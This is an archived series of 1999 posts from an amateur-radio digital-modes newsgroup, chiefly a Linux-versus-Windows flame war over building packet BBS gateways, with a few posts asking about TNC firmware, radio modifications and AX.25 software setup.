> think they learned a lesson from Pactor-I where many mfgs. sold hardware
> which did not fully implement the protocol. Result - the cheaper units
> sold better even though they didn't work as well on weak signals. On the
> other hand, it was the less expensive units and retrofits to existing
> units that made Pactor so popular.

4587. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80drp6.6rm.nomail@linux.pe1chl.ampr.org>
Source record: 15991

Hank Oredson <horedson@att.net> wrote:

>Charles Brabham <n5pvl@texoma.net> wrote in message
>> I've been reluctant to use LINUX because I've never known a LINUX user who
>> could keep a Win95/98 machine going for more than a week or so without
>> crashing in some awful way. Talk to a really experienced LINUX user, and
>> they'll tell you that they can only keep a Win95/98 machine going for a
>> matter of hours or even minutes between crashes!

>> That seems like an awful lot of inconvenience to put up with, just to use
>> LINUX on one of my machines. I'm not sure if I'm ready to give up the
>> reliable, crash-free performance I've been enjoying for years on my
>Win95/98
>> stuff.

>This is the main reason I reformatted the hard drive of my Linux machine.
>After many many years of reliable windows use, I decided it was a good
>idea to see what Linux had to offer. Within a day of installing Linux onto
>my network, the windows machines began to crash frequently. Once Linux
>was removed from the network, windows again became very stable.

You two must be attracting trouble... or it is a psychological effect:
once you have installed Linux, Windows seems very unstable by comparison.

At work we have a network with several NT and Linux servers, plus 300
Windows95 clients and a few Linux clients, and we experience no increased
instability of Windows systems at all. And of course, the Linux systems run
until you want to upgrade them or they have to be moved for some reason.

>> I intend to wait until this problem with LINUX boxes mysteriously causing
>> nearby Win95/98 machines to become crash-prone has been tracked down and
>> resolved.

>This seems a reasonable thing to do. Perhaps the Linux experts can explain
>why this problem occurs. For now it seems the best thing to do is to avoid
>Linux until the problem is cured.

Sure. The problem does not occur but in your imagination.
But it surely is better that you wait until eternity until it is "solved",
this saves you from having to look at Linux as a reasonable alternative.

(of course I know how to crash a Windows system from another system, need
not be Linux at all. but the packets required for that are not sent by
Linux by itself, you need to run "teardrop", "newtear" or some such
program, also available for Windows)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4588. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80drvu.6rm.nomail@linux.pe1chl.ampr.org>
Source record: 15992

Hank Oredson <horedson@att.net> wrote:

>> and me, I found that, unbeknownest
>> to myself, the IP router I installed had an dhcp server running.

>The router did not have dhcp enabled.
>Samba had dhcp disabled.

Samba is not related to DHCP.

>> And, then things acted really weird all over. I only found out about
>this,
>> when I tried to setup DHCP myself, on a different server, and found
>> something else on the net was handing out addresses. Ooops.

>Not what happened.
>In fact, the problem continued even with the ethernet cable removed
>from the Linux machine. But now that the Linux CD is back in it's box
>on the shelf, and the hard drives reformatted and repartitioned, everything
>is back to normal again.

So there you are. The problem is caused by the string "Linux" appearing
somewhere on a disconnected harddisk, and Bill Gates freaking out!

>> It's hard to figure out these things if you're system isn't up any more.

>The system is up (with two ethernet cards and an ip router), just not
>running Linux.

It will probably crash soon, now that you have mentioned Linux so often
the past week. This is the influence of the mighty imperium being so
close to you (as compared to us europeans).

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4589. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80dsj0.6rm.nomail@linux.pe1chl.ampr.org>
Source record: 15993

John Wiley <jw@physics.gmu.edu> wrote:
>Charles Brabham <n5pvl@texoma.net> wrote:

>: I have yet to know a single perason who got LINUX for "free". Everyone I
>: know coughed up between 30-80 bucks, depending on how recent a copy they
>: wanted.

>1) Put me on the list... Redhat 5.1/5.2/6.1... Didn't pay anything but
>the price of the CD blank, Chuck... (That was about 0.75USD each...)

>2) Once again, you seem to be confused regarding the meaning of
> "free" software, Charles... A little education wouldn't
> kill you... (But then you'd have no reason to gripe...)

Besides that, he of course is too ignorant to know what he will get when
he pays that kind of money.

With Windows98: about half of the OS, if I am right (over here, Windows
costs about the equiv of $100, I think). No usable applications, these
are all extra.

With Linux: last week I bought SuSE 6.2 for the equiv of $40 (never buy
American when you can get European for 1/2 the price and better quality),
and it included not only the OS on 6 CDs but also the 430 page manual,
and more than 1300 application programs.

And those are seriously usable applications in the fields of software
development, image manipulation, typesetting, networking, databases,
word processing, games, multimedia *and even hamradio!*.

Most of these things you will have to buy extra with Win95, which does
not include much more than a crippled editor and some simple games.

>: "Technically", LINUX is free. Here on planet Earth though, we real humans
>: tend to find ourselves paying through the nose for it. In fact, by the time
>: you buy "add ons" to make up for functions not originally provided by the
>: distro, you can easily end up paying more than you would for more competent
>: software with wider compatability, like Win95/98.

I would certainly like to know what function, included with Win95/98, is
so expensive on Linux. And you have misunderstood the meaning of the word
free in the context "Linux is free software", as pointed out to you by
others.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |

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| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

4590. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80dt0v.6rm.nomail@linux.pe1chl.ampr.org>
Source record: 15994

Hank Oredson <horedson@att.net> wrote:

>> Well here is your big opportunity to write them yourself i.e. a driver
>> for a HAL P38 / PCI400, a driver for a PTC-II etc. This way you would do
>the
>> amateur community a favour Hank.

>> Just an idea for you to create a solution!!! Isn't that what you are
>looking
>> for?

>Already done it ... long time ago.
>They still work.
>Others have done it as well, for DOS and Windows.

>But nobody does it for Linux.
>I wonder why?

When you would have been interested yourself, it would have been very easy
to write the driver. Probably you could even have ported it from your DOS
version when the code had been written in a modular fashion.

Driver writing for Linux is easy as you have many examples to look at, and
you can clearly see what is happening at all the system interfaces. No
guessing what is happening in a "black box" while you are debugging.

But you are not interested in writing for Linux yourself, and probably
nobody else is interested in the drivers for PACTOR as they have moved on
to TCP/IP over faster stuff these days.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4591. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <w3DN3.245$bB1.5170@sea-read.news.verio.net>
Source record: 15995
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Hello,

Check out http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4592. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7u79gv$ee3$1@garnet.tc.umn.edu>
Source record: 15996

In article <7tkidc$19jh@enews3.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:
> [...]
>As a Ham, my advice is that you quit pestering Hams and look into the
>commercial equipment and services that do what you are wanting.

And we wonder why the average age of hams seems to be increasing every
year...

>You can't use Ham gear to do it anyway, and if you did, you would end up
>spending extra money for substandard performance, just for the privelege of
>operating illegally and getting your butt in a crack.

"Substandard performance"? Is this a euphemism for 1200 bps?

Who let this guy loose?

-tjs

4593. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7u7f6l$9rb$1@bgtnsc01.worldnet.att.net>
Source record: 15997

Rick Ruhl <ricker@cssincorp.com> wrote in message
news:uCvyf2sF$GA.274@cpmsnbbsa03...
> Cathryn,
>
> We've been working with MFJ on the host mode in the TNC's. It's called
BLP
> host and it's written by Howie Goldstein. A few years back, they had Howie
> remove BLP from the 1270 for other features, and that firmware was part
of
> the 1276 firmware. BLP is only on the 1278B for now and it only supports
> the packet modes. I have an old eprom they gave me that does BLP on the
> 1270 and 1276, but it doesn't include Pactor on the 1276. They are
looking
> at what to remove to put the BLP host code back into the 1270/1276
firmware.
>
> BLP is an OSI based host protocol. Sample code (MTHOST and it's sources)
> are on the TAPR site in a file called hostmode.exe. I'd like to see it
> developed for Linux, as we have a Windows 32 bit version working now,
> Multicomm Host. (and have been showing it at Hamfest's since Dayton this
> year). Next stop, Lawrenceville in November.
>
> The bad news about BLP is that we found two major showstoppers with the
> current BLP release (which hasn't changed since 1991). The first is that
if
> you leave the TNC off for a day or so in BLP mode, the TNC has problems
> connecting more than once. The second problem is that any host command
that
> has returned information greater than 300 byte gets truncated (the cstatus
> and display commands are the two most notable). MFJ is working to get
these
> fixes in, but there is no timeframe for completion yet.
>
> We're also working with HAL with the DXP38 and P38. Their 'api' is a
numeric
> based protocol. (I.e. 0x0813 N4GDO 0x8000 sets the mycall in the unit).
Bill
> Henry is very open with his programming interface, might want to give him
a
> call. Again, we have a Win 32 bit interface to it and have it working in 3
> of the 6 modes it supports.

I found the folks at HAL to be very easy to work with, and very open
with their specifications. The api protocol spec is excellent.

--

... Hank

http://horedson.home.att.net

4594. Mocm70 & 9k6 mods?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-15 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <380744FF.C2D66A96@hotmail.com>
Source record: 15998

anyone know how to get a mocom70 down to 445.825mHz, and mod it for 9k6
packet ?
tnx de dave-n2rhl

4595. kpc 3 firmware 6.0 or highet wanted for aprs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-16 00:00:00 UTC
From: Steve C <saclarke@bigpond.com>
Message-ID: <lcMN3.579$E4.1508@newsfeeds.bigpond.com>
Source record: 15903

Hi, Is there anyone out there with the KPC3 (non plus version) firmware v6.0 or higher who also has an eprom reader? If so I would very much apreciate an email as I need a copy of this to get up and running on aprs. I have the KPC-9612 Plus v8.2 Firmware.

Thanks
Steve
saclarke@bigpond.com

4596. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-17 00:00:00 UTC
From: The Owner <agiroux@cvn.net>
Message-ID: <380A6711.D97B5901@cvn.net>
Source record: 15904

Rob Janssen wrote:

> Tony Giroux <agiroux@cvn.net> wrote:
> >The problem is FIPS does not tell the Windows OS that it is removing 1
> >gig of drive space and that it will be reformatted so that Windows can
> >not read it.
>
> This is simply not true!
>

Of course it is -- your statements below show it. WIndows cannot learn new
configurations
to the hardware without Plug & Play or through the WIndows interfaces.

>
> >Worse, Windows didn't know that the Boot track was
> >re-written with a foreign boot process.
>
> And that doesn't matter at all.
>

This is one of the reasons some commercial vendors switched to Power Qwests
Boot Magic
software to use instead of Lilo.

>
> >Guess what is going to happen
> >next. Linux hums along but Windows will start to have serious
> >problems.
>
> I have never experienced such problems between Windows and Linux!
> I have put Windows 95 and Linux on separate partitions on the same machine
> and it worked very well until I decided to try to add Windows NT
> workstation to yet another partition. The NT installer scribbled all
> over my Windows 95 partition, even when I told it to install on the
> second partition, not the first.
> Turned out that Microsoft cannot cope with two primary partitions
> containing FAT filesystems, and that Windows NT still starts to install
> itself in a FAT filesystem. Poor guys, you would think that they could
> have spend some of their millions of dollars to write a decent installer...
>
> Of course, now I have removed all those stupid partitions and installed
> Windows 95 and NT workstation in virtual machines running under Linux.
>

Ah -- you loaded Linux first and then run Windows under it -- good idea.
It is when you do the reverse that the fun begans.

>
> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

4597. Re: the problem of build-in ax25 on the redhat 6.0

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-17 00:00:00 UTC
From: pgrace@gracefamily.dhs.org
Message-ID: <7uduaf$1s8$1@bones.ne.mediaone.net>
Source record: 15905

I recommend that you download the following rpms from
www.rpmfind.net:

ax25-utils-devel-2.1.42a-3
libax25-0.0.7-1
ax25-apps-0.0.4-1
ax25-tools-0.0.5-1

When you install them, the /etc/ax25 directory and docs will be available
to you.

install as root or using sudo:

rpm -ivh packagename.rpm

73,
Peter kb1cvh@arrl.nospam.net

In article <37FF6EE8.19436534@hknet.com>, lap <klks@hknet.com> wrote:
>Hello:
>I use redhat 6.0. I success activated "Amateur Radio AX.25 level 2" on
>the kernel. I set that is build-in. I do not se t that modules. but I
>can not create /etc/ax25 directory and relative file. I see the ax.25
>howto document that have not solution. I don't know how to create
>/etc/ax25 directory. Could you help me? Could you give me some
>information about ax25 on the redhat 6.0
>I wish see your reply litter. Thank you to see my litter.
>
>lap VR2YZE
>
>

--
Peter Grace kb1cvh@removeme.arrl.net
http://gracefamily.dhs.org/
(remove the text between the @ and the period to reply to me).

4598. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-17 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7ue6u2jbu1@bgtnsc03.worldnet.att.net>
Source record: 15906

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910180309110.174-100000@dns.bde-arc.ampr.org...

> The original thread of this was: How to make a "gateway." Well, gateways
ARE
> SERVERS (more correctly, run server programs), and therefore, any OS which
is
> more server than client oriented will be better. Windows, being client
only,
> by design is simply going to suck. That's like sticking a beachball into
a
> soda can - it can be done, but only if it's deflated (but then what's
useful
> about a deflated beachball when one can have an inflated one with the
other
> approach?).

Linux bigots. Always the same. Sound like a clueless trollers.
Like the above paragraph, pretty much lacking in useful knowledge.

The original thread was "How to gateway BBS messages and bulletins
to and from smtp/pop mail and nntp articles using Windows."

I'm quite certain of this since I started the thread.

Linux did not enter in until certain Linux Bigots took over the thread.

In any case Linux will not help with the project at hand, since it is
being done in Windows. You (all the Linux Bigots) don't like that,
do it in Linux. Ain't been done yet, even though the Linux Bigots
claim it has. A good deal of progress in Windows, by several
different authors.

Yes, I looked at all the web sites, RPMs, and other references
provided by the Linux Bigots (and those provided by everyone else
as well). Not much there. Nothing there that will do what I am already
doing, much less what I actually want to do.

But the original issues remain, and have not been addressed by any
but two posters to this thread. Pretty useless newsgroup. Plenty
of babblers, very few doers. Got some radios to install and antennas
to put up, and a bit of new software capability to try out. Anyone
interested in actually DOING something? Give it a try.

--

... Hank

http://horedson.home.att.net

4599. Wanted ICOM 207H Cloaning Cable pinout (ocp-646)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-17 00:00:00 UTC
From: tersigni@usa.net
Message-ID: <tersigni-1710991425540001@209-239-213-49.lax.jps.net>
Source record: 15907

I am looking for cloning cable for the the Icom IC-207H I think ICOM's designator for it is the OCP-646.

Is it just a cable or does it have electronics in it as well?

Does anyone have the pinout?

de Dave Tersigni
K66DUN

4600. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910180309110.174-100000@dns.bde-arc.ampr.org>
Source record: 15908

On Sun, 17 Oct 1999, Charles Brabham wrote:
Steve Sampson <ssampson@usa-site.net> wrote in message
> news:s0jo95sqr0175@corp.supernews.com...
> > Charles Brabham wrote
> >
> > >I gave LINUX a fair trial, and it turned out to be garbage. I'll give
> > >it another try later on, but not until the problem I mentioned has been
> > >resolved.
> >
> >
> > You want us to believe you are an authority on packet radio, with all
> > the right opinions.... Then you want us to believe that you are an
> > expert on Operating Systems, with all the right opinions.
>
> Oh boy; Another one of Steve's personality attacks he comes up with, when he
> knows he's been proved wrong and has no rational arguement to offer.
>
> Steve, what "us" are you referring to? Redneck drunks? LandLine Lids?
>
> >
> > I've been employed as a Unix administrator for years, and Linux
> > represents what most modern Unix systems use as state of the art.
>
> No wonder it's so screwed up!
>
> > I only run the stable versions, not the development versions.
>
> Uh oh! Steve admitted to the existence of "unstable" versions of LINUX...
> Better watch out, Steve, or the LINUX thought police will be after you!

The "unstable" versions he refers to are beta-tests for new features, etc.
This would be the same as Windows is to the MSDN pre-releases.

However, note that this means that there are also STABLE versions of Linux.
That is something Windows cannot claim to have. Microsoft indicates that there
are always unforseen "issues" - else there would be no need for the BSOD. The
only "BSOD" Linux has is the intentional parody of M$ - there is no other need
for it.

> >There
> > is no truth to the fact that Linux is unstable.
>
> You just got through admitting it. Sharp as a tack today, aren't you Steve?
>
> >Even IBM ships Linux

> > now with their Netfinity servers (high-end NT server base machine).
> >
> > The only bad thing about Linux, is that it is harder than IBM AIX to
> > administer. But with AIX I have to wait 3 years to afford the next
> > update.
> >
> > My opinion, is that RedHat Linux (I run 5.2) is more stable than
> > Sun Solaris 2.7 on a dual Pentium motherboard I run.
>
> I'm real happy for you. RedHat 5.2 proved to be extremely unstable here, and
> not worthwhile on those occasions where it did work for a few minutes.
>
> As I mentioned earlier, it all looked like stuff you might expect from
> "junior programmer wannabee's". I don't have the patience for "amateur
> software", thank you. Unreasonable as I am, I prefer to work with software
> developed by professionals.
>
> >My other
> > opinion is that Charles doesn't understand Packet radio, and he
> > doesn't understand Operating Systems. Just my opinion...
>
> That's cool. We all have our opinions.
>
> >
> > That leaves us with a question: why the hell do you even subscribe
> > to this newsgroup? DOS and GUI-DOS pro-arguments belong
> > in the fringe alt.* groups...
>
> Is that why you are here now, arguing about LINUX?
>
> >
> > If you are going to do TCP/IP, and everyone will; then you need to
> > use a good platform to develop on.
>
> Is that the same "everyone" you referred to earlier? Redneck drunks and
> LandLine Lids?
>
> If so, then your "everyone" doesn't amount to much, does it?
>
> >Linux is good, DOS would be
> > the third choice after some of the single-board microcontrollers
> > that are available now to TCP/IP anything.
>
> Well, when I see something LINUX is "good" for that I have some interest in,
> I'll be sure and let you know. Until then, I'll stick with software that
> works.

I agree that Windows-based systems make good clients but NOT servers. Linux
systems make great servers and have no real performance penalty acting as
clients either (other than the additional resource overhead for having more

programs running).

The original thread of this was: How to make a "gateway." Well, gateways ARE SERVERS (more correctly, run server programs), and therefore, any OS which is more server than client oriented will be better. Windows, being client only, by design is simply going to suck. That's like sticking a beachball into a soda can - it can be done, but only if it's deflated (but then what's useful about a deflated beachball when one can have an inflated one with the other approach?).

4601. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7uedc2$e1a$1@arachne.labyrinth.net.au>
Source record: 15909

Charles Brabham <n5pvl@texoma.net> wrote:
> Hamish Moffatt <hamish@rising.com.au> wrote in message
> news:7ubpb2$171d$2@arachne.labyrinth.net.au...
>> Really, I thought you had a more open mind than this, Charles.

> I do. I gave LINUX a fair trial, and it turned out to be garbage. I'll give
> it another try later on, but not until the problem I mentioned has been
> resolved.

Run it past me again before I give up completely.

Hamish

4602. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7uedrm$e1a$2@arachne.labyrinth.net.au>
Source record: 15910

Bob Lewis <aa4pb@erols.com> wrote:
> developed. I too would personally rather see an open standard. It
> would be nice if *all* software used in amateur radio were supplied
> with source code so it could be modified and expanded upon rather
> than re-inventing the wheel every time. It's probably not going to
> happen though.

No, not all software.. but enough to give us a reasonable toolbox
I think. Already there is a lot of packet/network support. There's some
digital mode stuff too, like QSSTV for slow-scan and PSK31LX for PSK31.
There's some rig control stuff for Kenwood and ICOM at least.
http://radio.linux.org.au has a nice database.

Hamish

4603. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7uedve$e1a$3@arachne.labyrinth.net.au>
Source record: 15911

The Owner <agiroux@cvn.net> wrote:
> Of course it is -- your statements below show it. WIndows cannot learn new
> configurations
> to the hardware without Plug & Play or through the WIndows interfaces.

Re-partitioning your hard drive is not a change to your hardware
configuration.

Hamish

4604. 2000 Radio Amateur

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: !G8ASO <g8aso@coldmail.com>
Message-ID: <7ufl12$8k0$1@news.vsnl.net.in>
Source record: 15912
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.policy

Greetings fellow radio enthusiasts

This is a message from LPWS publicity officer G8ASO inviting you to visit our web site at http://www.laughingpoliceman.com where you will find a wealth of information on amateur radio and related topics.

FREE EMAIL We now have our own free email, you can sign up on our first page!

Links to radio related sites, our links page can take you to hard to find places.

Find people with our on-line resources links, radio amateurs, post codes, telephone numbers, street numbers & addresses.

Locate people with accurate maps you can print out, for amateur radio operators you simply enter the station call-sign and then paste the post code into the map finder. In a few seconds you have a detailed Ordnance Survey map extract showing the station location to within a few metres. For densely populated areas the accuracy of post code location will show the address to within a few houses, it is then merely a case of spot the antenna.

We welcome suggestions for additional pages, let me know and I will pass it on to our web master, email me g8aso@laughingpoliceman.com

Our UK BBS listing was originally a request from a visitor, we list ALL UK packet racket BBS's along with their access frequencies, SYSOP call sign, and a ready-made link to the locator map. NEW, DX CLUSTER listing, this also was prepared in response to a request, and has more detail than I can find elsewhere. With the current trend for "details withheld" this will become a valuable resource in the future. Let me know of any errors or omissions in these listings and they will be updated.

Scanners, we have links to frequency data bases, but need more support for scanner users, your chance to write your own web page. Send it to me, along with any supporting links, in any text format you like, and I will get it converted into our web site format, which Charles Penrose tells me is supposed to resemble the blue material from a policeman's uniform.....keep taking the tablets Charles!

UBR, Unlicensed Broadcast Radio this is an RIS term for Pirate Radio or Pirate Broadcasting, we have links to pirate memorabilia sites as well as equipment suppliers and other design resources, again, any input on this aspect of our interest gratefully received.

Thanks for reading this and drop by our web site by clicking here
http://www.laughingpoliceman.com

70 Trees G8ASO [from the desk of the LPWS publicity officer]

4605. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80llnl.59c.nomail@linux.pe1chl.ampr.org>
Source record: 15913

Hank Oredson <horedson@att.net> wrote:

>Yes, I looked at all the web sites, RPMs, and other references
>provided by the Linux Bigots (and those provided by everyone else
>as well). Not much there. Nothing there that will do what I am already
>doing, much less what I actually want to do.

Your problem is that you will claim that anything that you have
not seen working on your own machine "does not exist", no matter how
many others come up with examples of things that exist.

As I have pointed out before, your searching skills are obviously lacking.
So there is no need to bring up that you have looked for it.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4606. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80lnse.5l0.nomail@linux.pe1chl.ampr.org>
Source record: 15914

The Owner <agiroux@cvn.net> wrote:
>Rob Janssen wrote:

>> Tony Giroux <agiroux@cvn.net> wrote:
>> >The problem is FIPS does not tell the Windows OS that it is removing 1
>> >gig of drive space and that it will be reformatted so that Windows can
>> >not read it.

>> This is simply not true!

>Of course it is -- your statements below show it. WIndows cannot learn new
>configurations
>to the hardware without Plug & Play or through the WIndows interfaces.

What do you know about that? Not much, it seems...

A change in partition size involves a change in the partition table and
a change in the filesystem superblock (in the case if FAT, this resides
in the partition bootsector).
FIPS makes these modifications and Windows learns about them when it
boots.

>> >Worse, Windows didn't know that the Boot track was
>> >re-written with a foreign boot process.

>> And that doesn't matter at all.

>This is one of the reasons some commercial vendors switched to Power Qwests
>Boot Magic
>software to use instead of Lilo.

I said it does not matter. I don't care about commercial vendors adding a
bootmanager that looks more appealing to the customer, it is their right
to do so. But there is NO technical reason for it.

>Ah -- you loaded Linux first and then run Windows under it -- good idea.
>It is when you do the reverse that the fun begans.

I described how the fun begins when you install NT on a system that already
has Windows95. There is no such problem when installing Linux.

In fact, installation and re-installation of Windows XX on systems with
existing partitions is riddled with problems, because Bill's crummy
installation programs try to find out what you want and block you from
doing it. This even happens when you are using only a single M$ OS: for
example, try to re-install NT on a system that has a D: drive spanning
multiple disks. You only want to re-install NT on C: because it was
somehow fucked up, or simply because you want to move the server to

another domain (you cannot do that without re-installation, boooo).
Now try to do that without touching the D: partitions. It won't let you.
So your only option is to restore D: from a backup after installation is
completed. This adds extra risk and lots of time.

Under Linux you always get the opportunity to look at the exact partition
table entries, and select the partition and location YOU want. And it
won't touch partitions that are not involved, but later you can still add
them to the filesystem (e.g. mounting a Windows partition).

Of course, there is always a class of users (you are in it) who do not
understand enough of basic disk partitioning and filesystem layouts to
perform these tasks. For those, Linux distributions also include "wizard"
like partitioners, that cope with standard situations like "use entire disk
for Linux" or "shrink Windows partition to make room for Linux".

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4607. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ueri5$1cru@enews1.newsguy.com>
Source record: 15915

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7uedc2$e1a$1@arachne.labyrinth.net.au...
> Charles Brabham <n5pvl@texoma.net> wrote:
> > Hamish Moffatt <hamish@rising.com.au> wrote in message
> > news:7ubpb2$171d$2@arachne.labyrinth.net.au...
> >> Really, I thought you had a more open mind than this, Charles.
>
> > I do. I gave LINUX a fair trial, and it turned out to be garbage. I'll
give
> > it another try later on, but not until the problem I mentioned has been
> > resolved.
>
> Run it past me again before I give up completely.
>
>

Sure... Here you go:

>
> Linux version 2 is a lot better than the version 1 based series of
kernels.
> Maybe you should try again.
>

I probably will, but I'll give it another year or two to develop first.
Since I'm not a LINUX user, my Win95/98 machines do not constantly crash and
mess up, and that's an important consideration. They are quite reliable, in
fact, and I'd like to keep them that way.

I've been reluctant to use LINUX because I've never known a LINUX user who
could keep a Win95/98 machine going for more than a week or so without
crashing in some awful way. Talk to a really experienced LINUX user, and
they'll tell you that they can only keep a Win95/98 machine going for a
matter of hours or even minutes between crashes!

That seems like an awful lot of inconvenience to put up with, just to use
LINUX on one of my machines. I'm not sure if I'm ready to give up the
reliable, crash-free performance I've been enjoying for years on my Win95/98
stuff.

I intend to wait until this problem with LINUX boxes mysteriously causing
nearby Win95/98 machines to become crash-prone has been tracked down and
resolved.

Or you could read the above as:

"I intend to wait until this problem of "LINUX Bigotry" has resolved itself, so I won't look like some kind of idiot by associating myself with other LINUX users."

Only one (1) person on this newsgroup twigged to the fact that my post above was intended to poke fun at persons who depend upon negativity in order to communicate and feel they must make exaggerated claims and tell outright lies in order to promote their "new religion", LINUX.

Now go back a re-read the whole thing...

Get it this time?

I realize that baiting idiots is unsportsmanlike, much like shooting fish in a barrel. I'm such a cad... ;-)

Pick up a copy of Huxley's little book, "Brave New World Revisited". It's a non-fiction follow-up to his popular SF story, "Brave New World". I do not exaggerate (grin) when I state that most people on this ng would find Huxley's writing to be a bit too much over their heads. If you can follow it though, you will find it well worth the effort. Be warned that Huxley makes no attempt to talk down to the lowest common denominator in "Brave New World Revisited". If you can't keep up, you'll simply have to be content with being left behind and go back to reading the funny papers.

I have good reason to look down on "the big lie", and those who depend upon it to further their interests.

I've noticed that the LandLine Lid community can't get by without "the big lie", and to a lesser extent, neither can the LINUX community. In my experience, this "need" points out an essentially rotten core. - The stink of death.

Sorry, but I only respect those who act in a respectable manner. Those who intentionally display such poor mental hygiene are pathetic, sometimes destructive, but never worthy of anyone's respect.

So, as I said before...

